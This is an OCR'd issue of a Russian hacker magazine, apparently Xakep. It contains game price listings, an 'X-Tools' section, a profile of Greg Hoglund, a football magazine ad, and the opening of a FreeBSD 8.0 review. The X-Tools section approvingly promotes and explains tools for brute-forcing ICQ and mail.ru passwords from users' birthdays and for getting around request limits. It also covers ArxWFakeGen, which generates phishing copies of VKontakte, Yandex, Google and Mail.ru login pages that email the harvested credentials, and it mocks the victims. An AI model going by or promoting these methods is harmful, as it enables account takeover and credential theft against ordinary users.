Metal Gear Solid 4: Guns of the Patriots
1500 р.



Assassin's Creed II (русская версия)
2600 р.



UIFC 2009 Undisputed
1950 р.



Afro Samurai
1650 р.





Cross Edge
1950 р.



Infamous: Дурная репутация (русская версия)
1250 р.




Prototype
2000 р.

X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: Icq Birthday Generator 0.2b
ОС: WINDOWS 2000/2003/XP/VISTA/7
АВТОР: NOPSTER



Интерфейс генератора

Если ты занимаешься брутом асек, то, наверняка, не раз замечал, что в паролях юзеров зачастую можно встретить вариации на тему их дней рождений: 12121980, 19801212, 12198012 и т.д. Каким образом можно упростить брут таких паролей? Над этим вопросом задумался мембер Античата nopster и создал свой Icq Birthday Generator — программу, которая предназначена для генерации специального брутфорс-списка, основанного на переборе всех вариантов написания дня рождения пользователя.

Использовать генератор довольно-таки просто:

1. Выбираем файл с ICQ-уинами и датами дней рождения в формате «uin;day.month.year»;

2. В поле «Маска» записываем маски — формат сохранения даты в итоговом файле, в каждой строке должна быть маска, например, в следующих форматах:

```
dmy
dmu
dym
dum
mud
myd
mdy
mdu
```

Символы в масках значат следующее:

d — день;

m — месяц;

y — год, 4 символа;

u — год, 2 символа (1985 -> 85).


Для примера берем дату 12.12.1980 и UIN 123456, далее вбиваем маски dmy, ymd, ddd и dmu.

В итоге мы получаем готовый для последующего брута файлик вот в таком формате:

```
123456;12121980
123456;19801212
123456;121212
123456;121280
```

Собственно, программы для брутфорса асек ты легко сможешь найти в предыдущих выпусках X-Tools.

ПРОГРАММА: Mail_Scan [1.4]
ОС: WINDOWS 2000/2003/XP/VISTA/7
АВТОР: KY_KASK



Mail_Scan за работой

Продолжая тему паролей, состоящих из цифр дня рождения пользователя, нельзя не упомянуть о замечательном брутфорсе Mail_Scan от ky_kask. Прога предназначена для подбора паролей к ящикам на mail.ru. Действие основано на двух фактах:

1. Очень часто юзеры указывают в качестве пароля свой день рождения (на mail.ru эта тенденция особенно глобальна);

2. В Mail@агенте присутствует функция поиска контактов по дате рождения.

Теперь давай представим алгоритм перебора паролей по дням рождения без этой специальной программы:

1. В Mail@агенте указываем возраст от 18 до 18 (то есть 1992 год);

2. Дата рождения — 20 января (20.01);

3. Нажимаем кнопку «Поиск», видим на экране список из 50 адресов;

4. Кидаем найденные мыла в брутфорс с возможными паролями 20011992, 19922001, 200192 и т.д.;

5. Ждем результата.

Как видишь, данный алгоритм является очень трудоемким, поэтому, не мудрствуя лукаво, запускай Mail_Scan и указывай в соответствующих полях следующие данные:

• рабочий логин и пароль для входа в Mail@агент (мыло должно быть именно в зоне @mail.ru, а не @bk.ru и т.д.);

• возраст, день рождения и пол жертвы;

Далее, при нажатии кнопки «Старт», прога запустит до 200 процессов единовременно и начнет нелегкий процесс брутфорса :). Из особенностей программы следует отметить:

- обход ограничения на количество запросов (программа может работать в режиме non-stop);
- опция перебора по дням (прога начнет в цикле переключать дни, начиная с того, который был указан изначально);
- опция автоочистки кеша (при каждом запросе прога удаляет файл mail.cvx — список уже прочеканных адресов);
- сворачивается в трей;
- опция «Только онлайн» (ищутся любые адреса в онлайне, мертвые и заброшенные ящики идут лесом);
- все результаты сеанса после закрытия программы сохраняются в файл «Mail_Scan_result.txt».

Удачного брутфорса и легких паролей! :)


ПРОГРАММА: ArxParsing
ОС: WINDOWS 2000/2003/XP/VISTA/7
АВТОР: ARXWOLF

Если ты занимаешься брутфорсом (неважно каким), то знаком с проблемой обработки самых различных словарей. Наверняка, у тебя уже есть проверенные временем программы под эти цели, но, все же, позволь посоветовать тебе замечательный и мощный инструмент для обработки словарей и текстовых файлов любого размера — ArxParsing от сообщества http://webxakep.net.

Функционал проги впечатляет:

- опция «Анти дубль»
- парсер колонок




Интерфейс парсера

```
• генератор UIN:PASS
• генератор паролей (английские буквы, цифры, символы, длина)
• генератор паролей по маске (qwerty{gen})
• соединение нескольких словарей в один (до трех сразу)
• соединение двух словарей по логину и паролю
• удаление переносов из файла, текст в одну строку
• регулярные выражения — поиск
• регулярные выражения — замена
• файл помощи по использованию программы
• логирование работы
```

Теперь остановимся подробнее на каждом из пунктов:
1. «Анти дубль».
Суть инструмента заключается в удалении дубликатов строк, сортировке, вырезании пробелов и строк, которые не подходят по длине.
Для начала работы с инструментом вводи нужные данные в левое поле (если данные содержатся в файле, то его можно выбрать внизу слева), затем выбирай опции из раздела «Основная обработка» и жми «Начать».
2. Парсер колонок.
Выводит только ту колонку из списка, которая тебе нужна (к примеру, было «uin;pass;email;name», выбираем вторую колонку — стало «pass»).
Для начала работы вводи данные в левое поле (или, опять же, выбирай файл), выбирай опции из раздела «Работа с колонками», вводи разделитель и номер колонки и дави «Начать».
3. Генератор UIN:PASS.
Инструмент генерирует пасс-листы для брутфорса в формате «диапазон цифр+разделитель+пароль».
Например, у нас есть пароль «password» и нам необходимо сопоставить его с определенным диапазоном асечных номеров. Для этого в полях «от» и «до» вписываем нужный диапазон, в поле «Пароль» — наш пароль, вводим разделитель и наслаждаемся результатом :).
4. Генератор паролей.
Название инструмента говорит само за себя — здесь мы можем сгенерить пароль, исходя из нужных нам параметров.
5. Генератор паролей по маске.
То же, что и предыдущий инструмент, но здесь при генерации мы можем указывать нужные нам маски для паролей.
6. Весь текст в одну строку.
Приводим любой текст, вроде

```
Я
крутой
мега
хакер
!
```


к виду «Якрутоймегахакер!».
7. Несколько словарей в один.
В случае, когда у нас есть несколько словарей, но вручную их объединять проблематично, юзаем данный инструмент.
8. Соединить Слово:Пароли.
Инструмент для создания хороших словарей. Например, у нас имеется 2 файла: пароли в столбик, асечные номера в столбик. Выбираем эти файлы в соответствующих окошках и получаем на выходе готовый пасс-лист для брутфорса.
9. Обработка регулярными выражениями — поиск.
Этот инструмент предназначен для выдирания из текста нужных тебе параметров по маске. Для начала работы вводи регулярное выражение в «Поиск значений», выбирай «Match» (количество совпадений) и начинай поиск.
10. Обработка регулярными выражениями — замена.
Заменяем с помощью регулярных выражений нужные нам куски текста на новые.
Если тебе понравилась программа, советую регулярно следить за ее обновлениями на сайте автора.

ПРОГРАММА: **ArxWFakeGen**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **ARXWOLF**


Генератор фейков

Если ты занимаешься «рыбалкой» аккаунтов в известных социальных сетях, то, наверняка, сталкивался с проблемой создания качественных фейков нужных страниц. Вручную делать это было крайне трудозатратно. С программой ArxWFakeGen от уже известной тебе команды webxakep.net ты сможешь забыть о технических аспектах создания фейков — фейкгенератор ArxWFakeGen все сделает за тебя!
Особенности программы:
• мощные алгоритмы регулярных выражений;
• удобный и настраиваемый интерфейс;
• создание фейков любой сложности;
• поддержка протоколов http и https;
• замена локальных путей в src, href, @import, Form.Action, background, background-image;
• полностью автоматическая генерация фейков
• генерация трех файлов (index.php, login.php, base.php);
• возможность выбора типа базы (локальная или отправка логов на почту);
• выбор типа главной (index.php, index.html, index.htm);
• дополнительная замена строк (до 5);
• возможность указания переадресации;
• встроенные шаблоны («ВКонтакте», «Одноклассники», «Яндекс», Google, Mail.ru);
• возможность выбора кодировки страницы;
• возможность вырезания javascript;
• встроенная отладка программы.
Созданные программой фейки не отличишь на первый взгляд от страниц настоящих сайтов, так что твои жертвы будут с удовольствием вбивать свои приватные данные в формы подставной страницы :)

ПРОГРАММА: **QOSCARMassInfoChanger**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **RANKOR**




Массовая смена инфы

Напоследок представляю еще одну программу для работы с нашей любимой тетей Асей — QOSCARMassInfoChanger.
Как видно из названия, тулза предназначена для массовой смены информации на множестве уинов.
Можно менять следующую информацию: ник, имя, фамилию, страну проживания, город проживания, пол, дату рождения, подпись (поле «about»).
Особенности проги:
• многопоточность;
• поддержка кириллицы;
• кроссплатформенность (основана на Qt);
• сворачивается в трей;
• возможность указания таймаута;
• счетчик прочеканных, измененных и ошибочных номеров.
Для более подробной информации о программе, а также для своевременной установки обновлений советую посетить сайт автора http://ax-soft.ru.



МАРИЯ «MIFRILL» НЕФЕДОВА MIFRILL@REAL.XAKEP.RU



Грег Хогланд

Хакер, писатель, геймер

СЕГОДНЯ Я РАССКАЖУ ТЕБЕ ОБ ИЗВЕСТНОМ ХАКЕРЕ И НАСТОЯЩЕМ «ЧЕЛОВЕКЕ-ОРКЕСТРЕ». СОГЛАСИСЬ, ДАЛЕКО НЕ ВСЕ ВЕДУЩИЕ ЭКСПЕРТЫ В ОБЛАСТИ ИБ УСПЕВАЮТ НЕ ТОЛЬКО РАБОТАТЬ, НО И ПИСАТЬ КНИГИ, СТАТЬИ, ВЕСТИ БЛОГИ И САЙТЫ, ЕЗДИТЬ ПО ВСЕВОЗМОЖНЫМ КОНФЕРЕНЦИЯМ С ДОКЛАДАМИ И, ПРИ ВСЕМ ПРИ ЭТОМ, ЖИВО ИНТЕРЕСОВАТЬСЯ ОНЛАЙНОВЫМИ ИГРАМИ И ВОЗМОЖНОСТЬЮ ИХ ВЗЛОМА. ЧТО Ж, ПОЗНАКОМЬСЯ С ГРЕГОМ ХОГЛАНДОМ.

Обычно рассказы о «жизни замечательных людей» начинаются с даты их рождения, а также с нудного перечисления мест, где будущий гений рос, ходил в детский садик, школу, университет и так далее. Но сегодня не тот случай. Мы, в общем-то, и рады бы рассказать, когда Грег Хогланд появился на свет и где произошло это знаменательное событие, да только сам мистер Хогланд не спешит афишировать такие детали своей биографии. Поэтому, не размениваясь на биографические данные, придется нам ограничиться исключительно его рабочей деятельностью, благо, ее имеется в избытке и никакой «великой тайны» она собой не представляет.

ВСЕ, ЧТО ВЫ ХОТЕЛИ ЗНАТЬ О РУТКИТАХ

Итак, чем известен Грег Хогланд? Узкому кругу интересующихся сценой он уже очень давно знаком как признанный эксперт в области информационной безопасности и как человек, собаку съевший на реверсном инжиниринге, и завсегдатай многих серьезных хакерских конференций и слетов — DefCon, BlackHat, RSA и так далее.


Здесь удивляться, в общем-то, нечему — Грег начал интересоваться информационной безопасностью или, попросту говоря, подался в хакеры, когда само понятие «информационная безопасность» еще только зарождалось. Деревья тогда были большими, домашние компы для человечества были в новинку, а информатику и смежные с ней дисциплины еще не преподавали во всех подряд учебных заведениях, включая даже провинциальные колледжи. Кстати, именно по последней причине Хогланд, как и многие другие «первые ласточки»— самоучка. Однако реверсный инжиниринг, хаки и публикации в культовых езинах вроде Phrack это хорошо, но широкой аудитории, а не узкому кругу гиков Хогланд стал известен значительно позже. Пожалуй, не покривив душой, можно сказать, что «славу мирскую» ему принес громкий скандал с компанией Blizzard, имевший место в 2005 году. Дело в том, что с наступлением XXI века и появлением всяческих онлайновых игр Хогланд всерьез и надолго заинтересовался этой областью, подсев на ммоpгп в не совсем типичном смысле.

Что ж, теперь, пожалуй, пора привнести конкретики, а именно — рассказать тебе, чем же наш герой отличился перед узкими и не очень кругами.

Помимо всего уже перечисленного, Грег Хогланд еще и писатель. Давным-давно, открыв в себе талант разбираться в хитросплетениях кода и понимать механизмы различных атак,



ХОГЛАНД И МАКГРОУ ПРЕДСТАВЛЯЮТ СВОЮ КНИГУ



НАСТОЛЬНАЯ КНИГА КАЖДОГО УВАЖАЮЩЕГО СЕБЯ ЧИТЕРА :)

он так же заметил один «побочный эффект» — у него очень хорошо и складно получалось объяснять людям, не столь сведущим в теме, как все работает, зачем и почему. Пренебрегать этим неожиданным открытием Хогланд не стал и впоследствии оттачивал уже не только хакерские, но и писательские навыки.

За свою весьма продолжительную карьеру он успел написать целый ворох статей, постов и даже несколько книг. Но начало всему положила публикация в 55-м номере езина Phrack, вышедшая в 1999 году. Она носила говорящее название: «A *REAL* NT Rootkit, patching the NT Kernel» и посвящалась, как нетрудно догадаться, именно руткитам. И вот здесь кроется интересный нюанс — дело в том, что windows-руткиты, фактически, появились спустя почти десятилетие после так называемых стелс-вирусов, и тот факт, что их назвали именно руткитами, а не стелс-вирусами — заслуга исключительно Грега Хогланда и той самой статьи во Phrack.

Вообще, Хогланд довольно долго бился над реализацией техники обхода системных механизмов защиты Windows — начиная, примерно, с середины 90-х. В своих исследованиях он опирался на исследования ядра Windows, опубликованные в Usenet неким прогером из Шри-Ланки, а также на более ранние исследования всемирно известного гуру Джефри Рихтера. В итоге, Хогланд воплотил все это в жизнь виде утилиты, нацеленной на сокрытие информации в системе. Его тулза называлась NT Rootkit, а отчет о проделанной работе, свои мысли по этому поводу и много чего еще он изложил как раз в той самой статье. Вот так, с легкой руки Грега, подобные софтины и стали называть руткитами, а сам Хогланд увековечил себя в истории :).

В дальнейшем исследования Хогланда, конечно, не концентрировались вокруг одних только руткитов, хотя он до сих пор регулярно выступает на всевозможных конах и форумах с лекциями и семинарами именно на эти темы. Но Хогланд занимался и исследованием 64-битных платформ на предмет всевозможных уязвимостей, и цифровыми подписями, и многим, многим другим. Дело в том, что, добившись статуса эксперта и влившись в нестройные хакерские ряды, Грег пошел протоptенным путем — решил сделать из всего этого бизнес. На сегодняшний день Хогланд успел выступить сооснователем трех фирм: HBGary, Cenzic (ранее известная как ClickToSecure) и Bugscan. Все перечисленные конторы, само собой, занимаются милым сердцу Грега реверсным инжинирингом, разрабатывают софт для ловли «плохих парней» и предоставляют самые различные секьюр услуги. И качество работы Хогланда отлично характеризует один простой факт — компания HBGary на постоянной основе сотрудничает с Министерством обороны США, и военные сотрудничеством очень довольны. По сути, официальная, ежедневная работа Грега — это многомиллионные контракты, поступающие прямиком от правительства США. Удивительно, как при этом у него, вообще, остается время на что-то, кроме работы, но оно, тем не менее, остается.

Не забывая и о писательской стезе, Хогланд, на текущий момент, является автором уже трех книг, две из которых получили весьма широкое признание: это написанная в соавторстве с Гари МакГроу «Взлом программного обеспечения: анализ и использование кода» (Exploiting Software) и «Руткиты: внедрение в ядро Windows» (Rootkits, Subverting the Windows Kernel). Обе книги издавались на русском, а о третьем, оставшемся труде речь пойдет чуть ниже.

Помимо книг, Грег уже много лет успевает заниматься небезызвестным сайтом www.rootkit.com, основателем которого является и куда периодически пишет. А с 2008 года Хогланд ведет блог по адресу fasthorizon.blogspot.com.

ФАРМИНГ С УМОМ


Грег Хогланд не только талантливый хакер и писатель, он, ко всему прочему, еще и геймер. Да, сложно поверить в то, что такой занятой человек успевает играть в игрушки, но это чистая правда. Более того, как уже было сказано выше — с появлением разнообразных онлайновых забав Хогланд переключился именно на них. И, конечно, стоило ему окунуться в удивительный мир ммopпг, как в нем тут же проснулся хакер. Наш герой буквально не мог не заинтересоваться возможностью хакинга онлайновых игр, а когда заинтересовался, то сделал это не спустя рукава.

Одним из первых «громких плодов» интереса Хогланда к играм стал скандал с компанией Blizzard. В их многопользовательское детище — World of Warcraft — Хогланд играл с самой закрытой беты, игра ему искренне нравилась и именно она стала главным объектом для изучений. Но в ходе исследований Грег обнаружил очень странную вещь: при ближайшем рассмотрении программный модуль The Warden («Надсмотрщик»), входящий в состав клиента игры, оказался самым настоящим spyware, сующим свой виртуальный нос во все подряд. Вообще, Warden и предназначен именно для слежки — он приглядывает, чтобы пользователь не запускал ботов, не использовал запрещенные аддоны, дающие серьезное внутриигровое преимущество, не пытался модифицировать софт и так далее.

Но на деле Warden собирает очень много частной информации, например, сканирует список всех запущенных на твоей машине процессов, сравнивая их с сигнатурами процессов читерских. И впоследствии эта инфа может быть использована по-разному, в том числе, Blizzard



ОБЛОЖКА РУССКОГО ИЗДАНИЯ ПЕРВОЙ КНИГИ ХОГЛАНДА — «EXPLOITING SOFTWARE»



ОБЛОЖКА «ROOTKITS, SUBVERTING THE WINDOWS KERNEL»

вполне могут ею «злоупотребить». Помимо этого Хогланд пришел и к другому, не менее забавному, выводу — Warden оказался довольно-таки туп. Например, если написать простенькое приложение-калькулятор, назвать его «WoW!Inmate» (название одного известного читерского мода), и запустить этот калькулятор одновременно с World of Warcraft, то... вуаля, ты будешь забанен, как злостный читер! Словом, Хогланд назвал поведение модуля похожим на полиморфный вирус, обратился в правозащитную организацию Electronic Frontier Foundation и дал немало интервью и комментариев на эту тему. В общем-то, действительно не слишком приятно, когда софт, пусть даже работающий во благо, мониторит адреса людей, с которыми ты общаешься, следит за тем, какие сайты ты посещаешь и какие программы используешь... В Blizzard, впрочем, отреагировали довольно меланхолично, заявив, что ничего незаконного Warden не делает, а о возможной слежке за пользователем, фактически, черным по белому сказано в пользовательском соглашении. Хогланд, однако, так просто от проблемы не отступился. Посвятив теме безопасности онлайновых игр добрых несколько лет, он в соавторстве с Гари МакГроу написал и выпустил книгу «Взлом онлайновых игр» (Exploiting Online Games), очень много внимания и места в которой уделено именно WoW.

ХОГЛАНД ДОВОЛЬНО ДОЛГО БИЛСЯ НАД РЕАЛИЗАЦИЕЙ ТЕХНИКИ ОБХОДА СИСТЕМНЫХ МЕХАНИЗМОВ ЗАЩИТЫ WINDOWS.

В целом, очень интересное чтиво о поисках уязвимостей и возможностях взлома различных ммо. Конечно, одним только World of Warcraft дело не ограничилось, например, Хогланду по душе еще и такие проекты, как Asheron's Call II, EVE Online и Vanguard.

Из книжки можно почерпнуть немало нового о самых разных техниках читерства и о том, как, жульничая, остаться необнаруженным. Текст изобилует актуальным кодом и множеством идей, плюс, авторы очень серьезно подошли к вопросу права и вопросу зарабатывания денег на продаже виртуальных предметов. Читерство в игре уголовно наказуемым деянием пока не является :).

Стоит отметить, что Хогланд и МакГроу осветили этот вопрос одними из первых — книга вышла в свет в 2007 году, а индустрия онлайновых игр пока очень молода, и не так много экспертов по совместительству являются любителями поиграть. К сожалению, Exploiting Online Games на русский язык пока не переводилась.




www.totalfootball.ru
TotalFootball
ФУТБОЛ КАК СТРАСТЬ!
ЛУЧШИЙ ЖУРНАЛ О ФУТБОЛЕ
+ DVD
В КАЖДОМ
НОМЕРЕ
TotalFootball
170 р.
МЕССИ
И ЗОЛОТОЙ
МЯЧ
БАТИСТУТА
ПОГРЕБНЯК
АТЛЕТИК
РОМАНЦЕВ
СИЛЬВА
КУМАН
ГЕТЕБОРГ
ГУДЬОНСЕН
ФУТБОЛ
БУДУЩЕГО
ЧТО ИЗМЕНИТСЯ
В ИГРЕ ЧЕРЕЗ
50 ЛЕТ
САМЫЕ ЖУТКИЕ
СТАДИОНЫ МИРА
СТРАХ И НЕНАВИСТЬ
НА ТРИБУНАХ
ФЛИНТЫ
ПЕРВЫЕ
РОССИЙСКИЕ
ХУЛИГАНЫ
15
ЛУЧШИХ
МОЛОДЫХ
ИГРОКОВ
ЕВРОПЫ
БИЛЛ
ЛИВЕРПУЛЬСКАЯ
СЕМЕРКА
Реклама

ЕВГЕНИЙ ЗОБНИН ZOBNIN@GMAIL.COM



Чертенок из табакерки

Детальный обзор FreeBSD 8.0

Не успели мы нарадоваться выпуску семерки, как разработчики FreeBSD уже готовы обрадовать нас восьмой версией своей ОС, которая хоть и не несет в себе глобальных изменений, но вполне способна порадовать поклонников множеством исправлений и доработок, которых ждали в течение многих лет.

Релиз 8.0 не так богат на нововведения, как его предшественники, что совсем не уменьшает его значимость. Именно в восьмерке исправлены те проблемы, за которые FreeBSD причисляли к анахроничным, отстающим ОС. Теперь FreeBSD не уходит в панику во время извлечения USB-флешки, обладает существенно переработанной и улучшенной системой «песочниц» (Jails v2), работает в качестве гостя в Xen-окружениях последних версий, обладает переработанным высокопроизводительным SMP-планировщиком задач, поддерживает NFSv4, может загружаться с GPT-разделов, поддерживает технологию защиты от срыва стека ProPolice, позволяет использовать локаль UTF-8 в консоли, может выступать хост-системой для VitrualBox 3.x и многое, многое другое. Но обо всем по порядку.

ЯДРО

Одна из целей выпуска 8.0 состояла в том, чтобы позволить FreeBSD работать внутри инфраструктуры облачных вычислений Amazon EC2. Для этого в дерево исходных текстов была добавлена поддержка ВМ Xen последних версий, которая позволяет 32-битной редакции FreeBSD работать внутри Xen-окружения (domU). Поддержка dom0, позволяющая ОС быть хостом для других ОС, к сожалению, пока не реализована.
USB-стек был полностью переработан и избавлен от многих проблем. Теперь это полностью масштабируемый на все ядра процессора код, лишенный глобальных блокировок (хотя некоторые драйвера еще не переписаны). Добавлен уровень совместимости с USB-подсистемой Linux. Реализована полная поддержка разделенных (Split) и HS ISOC транзакций, благодаря чему появилась возможность использования скоростных аудиоустройств с интерфейсом USB на современных USB-хабах и возможность создания драйверов для высокоскоростных web-камер. Теперь полностью поддерживается USB на встраиваемых устройствах, реализована поддержка режима USB gadget, улучшен алгоритм сброса содержимого кэшей и буферов, появился механизм автоопределения загрузочных USB-дисков. Добавлена утилита usbconfig.
Решена одна из самых серьезных проблем FreeBSD на настольных машинах: некорректная обработка факта извлечения USB-накопителя без размонтирования файловой системы (что зачастую приводило к панике ядра). Тысячи пользователей отправили баг-репорты об этой проблеме, тысячи троллей сочинили сотни

```
FreeBSD 8.0-RC2 (GENERIC) #0: Sun Oct 25 07:27:19 UTC 2009

Welcome to FreeBSD!

Before seeking technical support, please use the following resources:

o  Security advisories and updated errata information for all releases are
